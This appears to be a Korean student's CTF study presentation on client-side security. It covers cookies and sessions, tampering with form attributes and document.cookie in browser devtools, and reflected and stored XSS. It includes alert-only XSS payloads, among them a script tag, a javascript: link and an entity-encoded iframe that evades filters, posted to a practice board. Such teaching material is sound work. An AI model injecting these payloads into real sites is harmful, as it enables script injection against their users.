

# *라운 CTF*


CLIENT

XSS

7-11  
우제혁

# CLIENT

## 개념



HTTP는 요청에 대한 응답을 받으면 CLIENT와 연결이 끊어지기 때문에 이를 해결하기 위해 **쿠키**와 **세션**을 사용한다

# CLIENT

## 개념

쿠키(COOKIE)

웹 사이트로 부터 보내진 작은 데이터 조각  
사용자가 웹 사이트를 탐색할 동안 사용자 웹 브라우저에 저장  
변조에 취약함

세션(SESSION)

정보들을 서버측 저장소에 저장하는것  
해당 계정의 권한을 사용할수는 있지만 변조하기는 어려움

# CLIENT

## 실습

실습 문제를 풀면서 새롭게 알게된 지식

Maxlenth='5'

-> 입력할 수 있는 길이를 제한

Readonly=""


-> 오직 읽수만있게 해서 입력을 못하게함

document.cookie=ID='admin'

-> 아이디에 대한 쿠키값을 바꿔줌

# CLIENT


## 실습



```
<div class="gr27e">
  <h1 class="NXVPg Szr5J coreSpriteLoggedOutWordmark">Instagram</h1>
  <div class="EPjEi">
    <form class="HmktE" method="post">
      <div class="
        Igw0E IwRSH eGOV_ _4EzTm FBI-h
      "></div>
      <div class="-MzZI">
        <div class="_9GP1n">
          <label class="f0n8F">
            <span class="_9nyy2">전화번호, 사용자 이름 또는 이메일</span>
            <input class="_2hvtZ pexuQ zyHYp" aria-label="전화번호, 사용자 이름 또는 이메일" aria-
              required="true" autocapitalize="off" autocorrect="off" maxlength="75" name="username"
              type="text" value="">
          </label>
          <div class="i24fI"></div>
        </div>
      </div>
    </div>
    <div class="-MzZI"></div>
    <div class="
      Igw0E IwRSH eGOV_ _4EzTm bkEs3
      CovQj jKUp7 DhRcB
    "></div>
    <div class="K-1uj Z7p_5"></div>
    <div class="
      Igw0E IwRSH eGOV_ _4EzTm bkEs3
      CovQj jKUp7 DhRcB
    "></div>
    <a class="_2Lks6" href="/accounts/password/reset/">비밀번호를 잊으셨나요?</a>
  </form>
</div>
</div>
<div class="gr27e"></div>
<div class="APQi1"></div>
</div>
</article>
</div>
<main>
  <footer class="_8Rna9 _3Laht" role="contentinfo"></footer>
</section>
```

# CLIENT

## 실습




```
<div class="gr27e ">
  <h1 class="NXVPg Szn5J  coreSpriteLoggedOutWordmark">Instagram</h1>
  <div class="EPjEi">
    <form class="HmktE" method="post">
      <div class="
        Igw0E  IwRSH  eGOV_  _4EzTm  FBi-h
      "></div>
      <div class="-MzZI">
        <div class="_9GP1n  ">
          <label class="f0n8F FATdn">
            <span class="_9nyy2">전화번호, 사용자 이름 또는 이메일</span>
            <input class="_2hvTZ pexuQ zyHYP" aria-label="전화번호, 사용자 이름 또는 이메일" aria-
              required="true" autocapitalize="off" autocorrect="off" maxlength="5" name="username"
              type="text" value="12345"> == $0
            </label>
            <div class="i24fI"></div>
          </div>
        </div>
        <div class="-MzZI">...</div>
        <div class="
          Igw0E  IwRSH  eGOV_  _4EzTm  bkEs3
          CovQj  jKUp7  DhRcB
        ">...</div>
        <div class="K-1uj Z7p_5">...</div>
        <div class="
          Igw0E  IwRSH  eGOV_  _4EzTm  bkEs3
          CovQj  jKUp7  DhRcB
        ">...</div>
        <a class="_2Lks6" href="/accounts/password/reset/">비밀번호를 잊으셨나요?</a>
      </form>
    </div>
  </div>
  <div class="gr27e">...</div>
  <div class="APQi1">...</div>
</div>
</article>
</div>
</main>
<div class="_8Rna9 _3Laht " role="contentinfo">...</div>
</section>
```

# CLIENT

## 실습

### Instagram

친구들의 사진과 동영상을 보려면  
가입하세요.

 Facebook으로 로그인

또는

가입

가입하면 Instagram의 약관, 데이터  
정책 및 쿠키 정책에 동의하게 됩니  
다.

계정이 있으신가요? [로그인](#)

앱을 다운로드하세요.

top Filter Default levels

☐ Hide network

☐ Preserve log

☐ Selected context only

☒ Group similar

☐ Log XMLHttpRequests

☒ Eager evaluation

☒ Autocomplete from history

> document.cookie

< "mid=XMuTFgALAAF6--JVOGUfoJwj\_858; fbm\_124024574287414=base\_domain=.instagram.com; csrftoken=0egJSWpi58vFE66E8nwe2xCiZs7m02xs"

>

# XSS

## 개념

### XSS(Cross Site Script)

Cross-site Scripting으로 공격하려는 사이트에 스크립트를 넣어 공격하는 기법입니다. 가정 기 초적인 공격방법의 일종입니다.

#### 종류

##### 1.Reflected XSS

-> 공격자의 공격 스크립트가 DB에 저장되지 않고 사용자가 클릭했을 경우 동작

##### 2.Stored XSS

-> 공격자의 공격 스크립트가 DB에 저장되며, 사용자가 게시물을 봤을 때 공격





# XSS

실습

## Reflected xss

`<script> alert('xss') </script>`



# XSS

실습

## Stored XSS

<http://dowellcomputer.com/hacking/talk/talkListFormHacked.jsp>

→ ↻ ⓘ 주의 요함 | dowellcomputer.com/hacking/talk/talkListFormHacked.jsp ☆ 🍌 👤

전체 JAVA 알고리즘

대화방				
게시글 번호	게시판 종류	아이디	제목	게시글 등록일
1812	JAVA	wpgur010	fool	2019-07-08
1811	JAVA	wpgur010	fool	2019-07-08
1810	JAVA	wpgur010	들가지마	2019-07-08
1808	JAVA	wpgur010	이미지	2019-07-08
1807	JAVA	wpgur010	그냥 경고문	2019-07-08
1806	JAVA	wpgur010	하이퍼링크	2019-07-08
1805	JAVA	wpgur010	들어가지마	2019-07-08
1799	JAVA	wpgur010	asd	2019-07-08
1795	JAVA	wpgur010	아스키코드	2019-07-08
1780	JAVA	cseswu17	fool	2019-07-03

다음 " > <script> alert('xss') </script> 검색

글쓰기 메인 화면

# XSS

## 실습

`<script> alert('xss 공격!') </script>`

글쓰기	
아이디	wpgur010
글 종류	JAVA
제목	그냥 경고문
내용	<code>&lt;script&gt; alert( 'xss 공격!' ) &lt;/script&gt;</code>
소스코드	

[등록](#) [대화방 목록](#)

dowellcomputer.com 내용:

xss 공격!

[확인](#)

컴잘알	
<a href="#">로그인</a> <a href="#">회원가입</a> <a href="#">글쓰기</a> <a href="#">대화방</a> <a href="#">공지사항</a>	
대화방	
대화방 번호	1807
아이디	wpgur010
제목	그냥 경고문
내용	
소스코드	
대화방 등록일	2019-07-08

[댓글 등록](#)

[메인 화면](#) [목록](#)

# XSS

## 실습

`<a href="javascript:alert('xss')">XSS</a>`

**컴잘알**

로그아웃회원 정보 수정글쓰기대화방공지사항

대화방

대화방 번호	1806
아이디	wpgur010
제목	하이퍼링크
내용	XSS
소스코드	
대화방 등록일	2019-07-08

댓글 등록

메인 화면 목록 수정 삭제

dowellcomputer.com 내용:

XSS

확인

# XSS

실습

<http://www.unit-conversion.info/texttools/ascii/>

## ASCII to text converter

Input data

```
<script> alert('xss') </script>
```

Convert

text to ASCII numbers ▼

Output:

```
060 115 099 114 105 112 116 062 032 097 108 101 114 116  
040 226 128 152 120 115 115 226 128 153 041 032 060 047  
115 099 114 105 112 116 062 013 010
```

# XSS

## 실습

```
<IFRAME  
SRC="#106;&#097;&#118;&#097;&#115;&#099;  
&#114;&#105;&#112;&#116;&#058;&#097;&#108;  
&#101;&#114;&#116;&#040;&#039;&#120;&#115;  
&#115;&#032;&#234;&#179;&#181;&#234;&#178;  
&#169;&#039;&#041;&#059;" width="0"  
height="0" frameborder="0"> </IFRAME>
```

이 페이지에 삽입된 페이지 내용:

xss ê³µê²©

확인


# XSS

## 실습


```
<script>
alert("들어가지말라고 했지");
alert("버튼은 누르지마");
</script>
<form action ="">
    <input type="button" value="버튼" onclick="alert('누르지 말라고했지!!!!')">
</form>
```

# XSS

실습







Q&A



감사합니다